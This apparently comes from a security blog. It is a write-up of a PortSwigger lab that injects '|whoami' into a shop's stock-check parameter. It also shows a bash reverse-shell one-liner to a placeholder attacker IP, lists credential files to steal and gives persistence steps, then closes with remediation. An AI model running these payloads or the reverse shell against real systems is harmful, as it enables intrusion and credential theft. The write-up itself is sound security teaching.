OS Command Injection: Simple Case

Table of Contents
| Platform | PortSwigger Web Security Academy |
| Topic | OS command injection |
| Lab | OS command injection, simple case |
| Difficulty | Apprentice |
| Goal | Execute whoami to retrieve the current user |
| Tools | Burp Suite (Proxy + Repeater) |
What is OS command injection?#
OS command injection (also called shell injection) happens when a web application passes user-controlled input into a system shell command without sanitizing it. If an attacker can inject shell metacharacters, they can append their own commands and have the server execute them, often with the privileges of the web application.
In this simple case, the application returns the command’s raw output in the HTTP response, so we can see the result directly (as opposed to blind injection, where the output isn’t reflected back).
Useful command separators to test with:
| Separator | Behavior |
|---|---|
; | Run the next command (Unix) |
| | Pipe output into the next command |
& / && | Background / run-if-success |
`cmd` / $(cmd) | Command substitution (inline) |
\n | Newline as a command separator |
The target feature#

The lab is a shop. Each product page has a “Check stock” feature that takes a product and a store location and returns how many units are available, a classic sign that the server is shelling out to some backend command.
Start by opening a product from the catalog:

On the product page, the stock checker sits at the bottom: a store dropdown and a Check stock button.

Using it normally returns a plain number of units:
Finding the injection point#
With Burp intercepting, the Check stock button fires a POST /product/stock
request. The body carries two parameters:
productId=1&storeId=1
Because the response is the bare command output, both parameters are candidates:
they are almost certainly concatenated into a shell command like
stockreport.pl <productId> <storeId> on the server. I targeted storeId (the
second, trailing argument), since injecting at the end of the command line is the
least likely to break the command’s own syntax before our payload runs.
Exploitation#
Send the request to Repeater. We’ll inject with the | (pipe) operator,
which feeds the output of the command on its left into the command on its right.
Appending |whoami to storeId runs our whoami after the stock command and
returns its output instead of the normal result:
productId=1&storeId=1|whoamiOn the server, this turns the intended command into roughly:
stockreport.pl 1 1 | whoamiThe pipe sends the (empty) output of the normal stockreport.pl call into
whoami, so what comes back is purely the injected command’s output, clean and
easy to read.

The response now contains the output of whoami instead of a stock count, proof
that arbitrary commands run on the server. The lab is solved.
Real-world impact#
The lab only asks you to run whoami, but that proves arbitrary OS command
execution. Echoing a username is a safe stand-in; the same injection point
escalates fast in a real, authorized engagement, for example:
- Interactive access — pipe a reverse shell back to your own box (a
bash -i >& /dev/tcp/<attacker-ip>/<listening-port> 0>&1orncone-liner) for a hands-on session instead of firing one command at a time. - Credential & key theft — read anything the web user can:
/etc/passwd, application config and.envfiles, database credentials, cloud tokens, and SSH private keys such as~/.ssh/id_rsa. - Lateral movement — reuse harvested SSH keys or passwords to log into the host or pivot to other machines on the network.
- Persistence & exfiltration — append your key to
~/.ssh/authorized_keys, add a cron job, or stage sensitive data for exfiltration.
It’s the same command execution you used to solve the lab, just pointed at a real objective, which is why these bugs rate critical. Only ever against systems you are authorized to test.
Remediation#
- Don’t call the OS shell with user input. Prefer safe, purpose-built APIs over shelling out entirely.
- If a system command is unavoidable, pass arguments as an array/argv (not a concatenated string) so the shell never interprets metacharacters.
- Validate input against a strict allow-list (e.g. a known set of store IDs), and reject anything else. Never rely on blacklisting shell characters.
A concrete, generic example of the safe form, passing arguments as a list so no shell parses them:
# Unsafe: user input is concatenated into a shell string
os.system("stockreport.pl " + product_id + " " + store_id)

# Safe: arguments passed as a list, with no shell involved
subprocess.run(["stockreport.pl", product_id, store_id], shell=False)
With shell=False and an argument list, store_id is handed to the program as a
single literal value, so a |whoami in it is just an odd store ID, not a command.
Key takeaways#
- A feature that returns server-side data (stock, ping, file contents) is a strong hint the app is running a backend command, so test every such parameter.
- Try each separator (
;,|,&,&&,`,$(), newline); different shells and quoting contexts respond to different ones. - When output is reflected,
whoami/idare quick, low-noise confirmations.
Related posts#
- Blind OS Command Injection with Time Delays — the next lab, where no output comes back.
- Blind OS Command Injection with Output Redirection — recovering output when it isn’t reflected.
- Shakabrah — the same bug class on a full OffSec machine, injection to root.